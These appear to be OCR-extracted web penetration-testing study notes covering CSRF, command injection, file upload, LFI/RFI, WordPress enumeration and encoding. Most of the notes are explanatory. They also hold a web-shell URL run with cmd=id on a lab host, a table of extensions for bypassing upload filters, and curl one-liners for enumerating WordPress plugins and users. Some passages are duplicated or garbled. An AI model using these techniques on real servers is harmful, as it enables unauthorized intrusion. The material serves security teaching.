- Session Hijacking & Session Fixation
  - Session Hijacking

    Session hijacking, also known as session theft, is a security attack where an attacker illegitimately takes over a user's active session on a web application.

    In this type of attack, the attacker gains unauthorized access to the user's session token or identifier, allowing them to impersonate the victim and perform actions on their behalf.

    Session hijacking is a severe security threat because it can lead to unauthorized access to user accounts, sensitive data, and potential misuse of the hijacked session.

- Session Hijacking Via Cookie Tampering

Introduction to Cross Site Request Forgery

- Cross-Site Request Forgery (CSRF) is a type of web security vulnerability that occurs when an attacker tricks a user into performing actions on a web application without their knowledge or consent.

- This attack takes advantage of the trust that a web application has in the user's browser.


- In the context of web application penetration testing, understanding CSRF is crucial for identifying and mitigating this security risk.


Methodology

In a CSRF attack, the attacker crafts a malicious request and tricks a user into unknowingly sending that request to a vulnerable web application.

Web applications typically trust that requests coming from a user's browser are legitimate. However, CSRF exploits this trust.

Most web applications use cookies for user authentication. When a user logs in, they receive a session cookie that identifies them during their session. This cookie is automatically sent with every request to the application.





CSRF Impact

- CSRF attacks can have serious consequences:
  - Unauthorized changes to a user's account settings.
  - Fund transfers or actions on behalf of the user without their consent.
  - Malicious actions like changing passwords, email addresses, or profile information.

INJECTION AND INPUT VALIDATION

- COMMAND INJECTION

Command Injection

- Command injection vulnerabilities in the context of web application penetration testing occur when an attacker can manipulate the input fields of a web application in a way that allows them to execute arbitrary operating system commands on the underlying server.
- This type of vulnerability is a serious security risk because it can lead to unauthorized access, data theft, and full compromise of the web server.

Command Injection - Causes

- User Input Handling: Web applications often take user input through forms, query parameters, or other means.
- Lack of Input Sanitization: Insecurely coded applications may fail to properly validate, sanitize, or escape user inputs before using them in system commands.
- Injection Points: Attackers identify injection points, such as input fields or URL query parameters, where they can insert malicious commands.

Command Injection - Exploitation

- Malicious Input: Attackers craft input that includes special characters, like semicolons, pipes, backticks, and other shell metacharacters, to break out of the intended input context and inject their commands.
- Command Execution: When the application processes the attacker's input, it constructs a shell command using the malicious input.
- The server, believing the command to be legitimate, executes it in the underlying operating system.

Command Injection - Impact

- Unauthorized Execution: Attackers can execute arbitrary commands with the privileges of the web server process. This can lead to unauthorized data access, code execution, or system compromise.
- Data Exfiltration: Attackers can exfiltrate sensitive data, such as database content, files, or system configurations.
- System Manipulation: Attackers may manipulate the server, install malware, or create backdoors for future access.

- **PHP Code Execution**

PHP Code Injection

- PHP code injection vulnerabilities, also known as PHP code execution vulnerabilities, occur when an attacker can inject and execute arbitrary PHP code within a web application.
- These vulnerabilities are a serious security concern because they allow attackers to gain unauthorized access to the server, execute malicious actions, and potentially compromise the entire web application.

PHP Code Injection - Exploitation

- Malicious Input: Attackers craft input that includes PHP code snippets, often enclosed within PHP tags (<?php ... ?>) or backticks (`).
- Code Execution: When the application processes the attacker's input, it includes the injected PHP code as part of a PHP script that is executed on the server.
- This allows the attacker to run arbitrary PHP code in the context of the web application.

Misconfiguration

File & resource Attack

+ Introduction To Arbitrary File Upload Vulnerabilities
+ Bypassing File Upload Extension Filters
+ Bypassing PHPx Blacklists
+ Introduction To Directory/Path Traversal Vulnerabilities
+ Identifying & Exploiting Directory/Path Traversal Vulnerabilities
+ Introduction To LFI & RFI Vulnerabilities.
+ Identifying & Exploiting LFI & RFI Vulnerabilities

Arbitrary File Upload

Arbitrary File Upload

- An arbitrary file upload vulnerability is a type of security flaw in web applications that allows an attacker to upload and execute malicious files on a web server.
- This can have serious consequences, including unauthorized access to sensitive data, server compromise, and even complete system control.
- The vulnerability arises when the application fails to properly validate and secure the uploaded files. This means that the application may not check if the uploaded file is actually of the expected type (e.g., image, PDF), or it may not restrict the file's location or execution on the server.

Exploitation


- Exploitation: An attacker identifies the file upload functionality in the target application and attempts to upload a malicious file. This file can be crafted to include malicious code, such as PHP scripts, shell commands, or malware.

- Bypassing Validation: If the application doesn't properly validate file types or restricts file locations, the attacker can upload a file with a misleading extension (e.g., uploading a PHP file with a .jpg extension).

Impact


- Remote Code Execution: Once the malicious file is uploaded and executed, it can lead to remote code execution on the server. This means the attacker can run arbitrary code and potentially take control of the server.
- Data Exfiltration: An attacker might use this access to steal sensitive data, manipulate database records, or perform other malicious actions on the server.

```
/.hta                 (Status: 403) [Size: 334]
/.git/HEAD            (Status: 200) [Size: 23]
/.htaccess            (Status: 403) [Size: 339]
/.htpasswd            (Status: 403) [Size: 339]
/cgi-bin/             (Status: 403) [Size: 338]
/index.php            (Status: 200) [Size: 3399]
/LICENSE              (Status: 200) [Size: 10273]
/logo                 (Status: 200) [Size: 14598]
/phpinfo.php          (Status: 200) [Size: 76400]
/server-status        (Status: 403) [Size: 343]
/static               (Status: 301) [Size: 414] [--> http://k3s270587u7r
.com/static/]
/uploads              (Status: 301) [Size: 415] [--> http://k3s270587u7r
.com/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```




https://k3s270587u7r853adz3x67pxl.us-east-40.attackdefensecloudlabs.com/uploads/shell1.php?cmd=id

Type	Extention
php	phtml, .php, .php3, .php4, .php5, .php6, .pht, .pHp, .Php, .phP
asp	asp, .aspx
perl	.pl, .pm, .cgi, .lib
jsp	.jsp, .jspx, .jsw, .jsv, and .jspf
Coldfusion	.cfm, .cfml, .cfc, .dbm



weevely



`“some time it also depends like whta is version php is running, your file may be treated as data like text so try to do or change php extention like payload.php7”`

“you can also upload file with curl”

“it is not nessary that you will get upload form sometime you have to upload it manually “


Directory Traversal

Directory traversal vulnerabilities, also known as path traversal or directory climbing vulnerabilities, are a type of security vulnerability that occurs when a web application allows unauthorized access to files and directories outside the intended or authorized directory structure.

Directory traversal vulnerabilities can lead to serious data breaches and system compromises if not addressed/mitigated.

Exploitation

- Improper Input Handling: Directory traversal vulnerabilities typically arise from improper handling of user input, especially when dealing with file or directory paths. This input could be obtained from URL parameters, user-generated content, or other sources.
- Attacker Manipulation: An attacker takes advantage of lax input validation or insufficient sanitization of user inputs. They manipulate the input by adding special characters or sequences that trick the application into navigating to directories it shouldn't have access to.



Local File Inclusion

Local File Inclusion (LFI) is a type of security vulnerability that occurs when an application allows an attacker to include files on the server through the web browser.

File inclusion in web applications refers to the practice of including external files, often scripts or templates, into a web page dynamically. It

is a fundamental concept used to create dynamic and modular web applications.

This vulnerability typically arises when an application does not properly validate or sanitize user input before using it to retrieve or display files on the server. LFI can have serious consequences, as it may allow an attacker to read sensitive system files, execute malicious code, or gain unauthorized access to the server.

Causes

- LFI vulnerabilities typically occur due to poor input validation or lack of proper security mechanisms in web applications.
- Attackers exploit these vulnerabilities by manipulating input parameters that are used to specify file paths or filenames within the application.
- LFI vulnerabilities can exist in various parts of a web application, including:
  - File Inclusion Functions: Functions like include(), require(), or file_get_contents() that accept user-controlled input for file paths.
  - HTTP Parameters: Input fields in web forms or query parameters in URLs.
  - Cookies: If an application uses cookies to determine the file to include.
  - Session Variables: If session data can be manipulated to control file inclusion.

Impact

- Information Disclosure: Attackers can read sensitive files, including configuration files, user data, and source code, exposing critical information.
- Remote Code Execution: In some cases, LFI can lead to the execution of arbitrary code if an attacker can include malicious PHP or other script files.
- Directory Traversal: LFI attacks can allow an attacker to navigate the directory structure, potentially leading to further vulnerabilities or unauthorized access.

Key Differences

Aspect	Path Traversal	LFI
Primary Goal	Accessing files outside the intended directory structure.	Including local files into the application execution.
File Execution	Does not execute the file; only reads or retrieves contents.	May execute the file if it contains code (e.g., PHP).
Attack Vector	Relies on directory traversal sequences (`../`).	Relies on improper input validation in inclusion logic.
Potential for RCE	Indirect (requires additional exploits).	Direct (can execute malicious scripts if uploaded).
Example Target Files	`/etc/passwd`, `.env`, or application configuration files.	PHP files, log files, or any file parsed by the app.
Complexity	Easier to identify and exploit in many cases.	Exploitation depends on the inclusion context.

Remote File inclusion

A Remote File Inclusion (RFI) vulnerability is a type of security flaw found in web applications that allow an attacker to include and execute remote files on a web server.

This vulnerability arises due to improper handling of user-supplied input within the context of file inclusion operations.

This vulnerability can have severe consequences, including unauthorized access, data theft, and even full compromise of the affected server.

Causes

- Insufficient Input Validation: The web application may not validate or filter user input, allowing attackers to inject malicious data.
- Lack of Proper Sanitization: Even if input is validated, the application may not adequately sanitize the input before using it in file inclusion operations.
- Using User Input in File Paths: Applications that dynamically include files based on user input are at high risk if they don't carefully validate and control that input.
- Failure to Implement Security Controls: Developers might overlook security best practices, such as setting proper file permissions or using security mechanisms like web application firewalls (WAFs).

Impact

- Unauthorized Access: Attackers can read sensitive files on the server, including configuration files, password files, or application source code.
- Data Theft: Confidential data, such as user credentials or customer data, may be stolen if it's accessible via the web server.
- Malware Injection: Attackers can inject malicious code or backdoors into the server, leading to complete control of the system.
- Server Compromise: If an attacker gains control over the server through RFI, they can execute arbitrary commands, compromise the entire server, and potentially use it as a launchpad for further attacks.

Webservice

Introduction

Web Services vs Web Applications

Web Services:

- Web services are designed to facilitate communication and data exchange between different software systems over the internet.
- They provide a standardized way for different applications to interact with each other, often using protocols like SOAP (Simple Object Access Protocol) or REST (Representational State Transfer).
- Web services are typically used for machine-to-machine communication and are not meant for direct human interaction.

Web Services vs Web Applications

Aspect	Web Services	Web Applications
Purpose	Facilitate data exchange between applications.	Provide services or perform tasks directly for end-users.
User Interaction	No user interface; meant for machine-to-machine communication.	Has a user-friendly interface for human interaction.
Data Exchange	Exchanges structured data between applications.	Involves user data input, processing, and result presentation.
Communication Protocol	Uses protocols like SOAP, REST, XML-RPC, or JSON-RPC.	Primarily uses HTTP/HTTPS for communication.
Security Focus	Focuses on securing data during transmission and access control.	Broader security aspects, including authentication, authorization, data validation, and protection against web vulnerabilities.
Examples	Payment gateways (e.g., PayPal API), weather data services.	Online banking, e-commerce (Amazon), email (Gmail), social networking (Facebook).

Web services	APIs
All Web Services are APIs.	Not all APIs are necessarily a Web Service.
Web services are a type of API that must be accessed via a network.	APIs are application interfaces that allow communication in any standardized manner and does not necessarily need a network.
Web Services generally use XML for data exchange.	APIs generally use JSON for data exchange.
Web Services are outdated, the general use case today is when you need to interact with a legacy B2B system that is still running on SOAP.	APIs are the de-facto standard today, applications expose public-facing APIs with fine-grained permissions for use.
Web Services do not have a lightweight design. They bring additional complexities for simple use cases.	APIs have a lightweight architecture and are comparatively easier to implement and use.
HTTP protocol is supported by web services.	APIs can be configurable and built on top of HTTP/HTTPS protocol, URL Request/Response Headers, Payload, etc.

CMS Pentesting

CMS stands for

Content Management System

. It's a software application that helps users create, store, organize, and modify digital content.

CMS can be used to:

- Develop websites
- Update content

Update website structure

- Update website structure

Manage digital content for companies

- Manage digital content for companies

Create, edit, organize, and publish content

- Create, edit, organize, and publish content

Some examples of CMS include:

DrupalAn open-source CMS that's popular with government organizations

- An open-source CMS that's popular with government organizations

Drupal

ShopifyA cloud-based CMS designed for e-commerce

- A cloud-based CMS designed for e-commerce


Shopify

MagentoA platform with built-in PHP that helps programmers create e-commerce websites

- 

Magento

A platform with built-in PHP that helps programmers create e-commerce websites




WordPress Security Relevance

- Highly Targeted: Due to its prevalence, WordPress is a prime target for attackers seeking to exploit vulnerabilities.
- Plugin Ecosystem: The vast number of third-party plugins and themes increases the attack surface and introduces potential security risks.
- Frequent Updates: WordPress releases updates and security patches regularly to address known vulnerabilities.

Common WordPress Vulnerabilities

- Vulnerable Plugins and Themes: Plugins and themes often contain vulnerabilities that can be exploited.
- Brute Force Attacks: Attackers may attempt to guess login credentials through brute force attacks.
- SQL Injection: WordPress sites can be vulnerable to SQL injection attacks if input validation is inadequate.
- Cross-Site Scripting (XSS): XSS vulnerabilities can be introduced through plugins, themes, or custom code.
- Cross-Site Request Forgery (CSRF): CSRF attacks may compromise the security of a WordPress site if authorization mechanisms are weak.
- Insecure Configuration: Misconfigurations, weak passwords, and overly permissive settings can lead to security issues.



Wordpress pentesting

manual “check the source code, admin page, info page and many more like this”

User, Plugin & Theme Enumeration Methodology


- Manual Plugin & Theme Enumeration
  - Plugin Enumeration
    - `curl -s -X GET https://wordpress.com/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2`
  - Theme Enumeration
    - `curl -s -X GET https://wordpress.com/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2`

```
1 WP VERSION
2 curl -s -X GET https://ma91jfbmc9tc0dbhwgtp9kgsh.us-east-40.attackdefensecloudlabs.com/ | grep http | grep -E '?ver=' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
3
4 PLUGINS
5 curl -s -X GET https://f8clyycwydyxc9ert0uo177sn.us-east-6.attackdefensecloudlabs.com/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
6
7 THEMES
8 curl -s -X GET https://f8clyycwydyxc9ert0uo177sn.us-east-6.attackdefensecloudlabs.com/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
9
10 USER ENUM - MANUAL
11 curl -s -I -X GET https://f8clyycwydyxc9ert0uo177sn.us-east-6.attackdefensecloudlabs.com/?author=1 (STATUS CODES INDICATE |
```

Automation " wpscan"

WordPress Enumeration Methodology

- Information Gathering & Enumeration:
  - Port scanning and service enumeration (Web Server, Database etc)
  - Identify the version of WordPress running.
  - Enumerate/identify the list of themes and plugins installed on the WordPress site as well as their respective versions.
  - Perform file & directory enumeration to identify hidden or sensitive resources.



Encoding And Decoding

- Introduction To Encoding, Filtering & Evasion.
- HTML Encoding.
- URL Encoding.
- Base64 Encoding.
- Bypassing Client-Side Filters.
- Bypassing Server-Side Filters.
- Web Application Firewalls (WAF) & Proxies.
- Evading WAFs, Proxies and IDSs.

Data Encoding

- Encoding on the web refers to the process of representing data and information in a structured format that allows it to be transmitted, stored and interpreted by both computers and humans.
- Encoding is a vitally important component in the transfer and representation of information on the internet.
- Encoding ensures that data like text, images, files and multimedia can be effectively communicated and displayed through web technologies and typically involves converting data from its original form into a format that is suitable for digital transmission and storage while preserving its meaning and integrity.

ASCII Characteristics

- Basic Character Set:
  - Uppercase letters: A-Z (65-90)
  - Lowercase letters: a-z (97-122)
  - Digits: 0-9 (48-57)
  - Punctuation: Various symbols such as !, @, #, $, %, etc.
  - Control characters: Characters like newline, tab, carriage return, etc.
- Compatibility: ASCII is a subset of many other character encodings, including more comprehensive standards like Unicode. The first 128 characters of the Unicode standard correspond to the ASCII characters.
- Limitations: ASCII is primarily designed for English text and doesn't support characters from other languages or special symbols.

Unicode

- Unicode is a character set standard that aims to encompass characters from all writing systems and languages used worldwide.
- Unlike early encoding standards like ASCII, which were limited to a small set of characters, Unicode provides a unified system for representing a vast range of characters, symbols, and glyphs in a consistent manner.
- It enables computers to handle text and characters from diverse languages and scripts, making it essential for internationalization and multilingual communication.
- "UTF" stands for "Unicode Transformation Format." It refers to different character encoding schemes within the Unicode standard that are used to represent Unicode characters as binary data.

HTML ENCODING

URL ENCODING

Difference Between URL Encoding and HTML Encoding

Feature	URL Encoding	HTML Encoding
Purpose	Used to encode special characters in URLs to ensure they are correctly transmitted over the web.	Used to encode special characters in HTML to prevent rendering issues and security vulnerabilities.
Primary Use Case	Encoding query parameters, form data, and path segments in URLs.	Preventing special characters from being interpreted as HTML tags or entities.
Common Encoded Characters	`:` → `%3A`, `/` → `%2F`, `?` → `%3F`, `&` → `%26`, `=` → `%3D`, `space` → `%20` or `+`	`<` → `<`, `>` → `>`, `&` → `&`, `"` → `&quot;`, `'` → `&#39;`
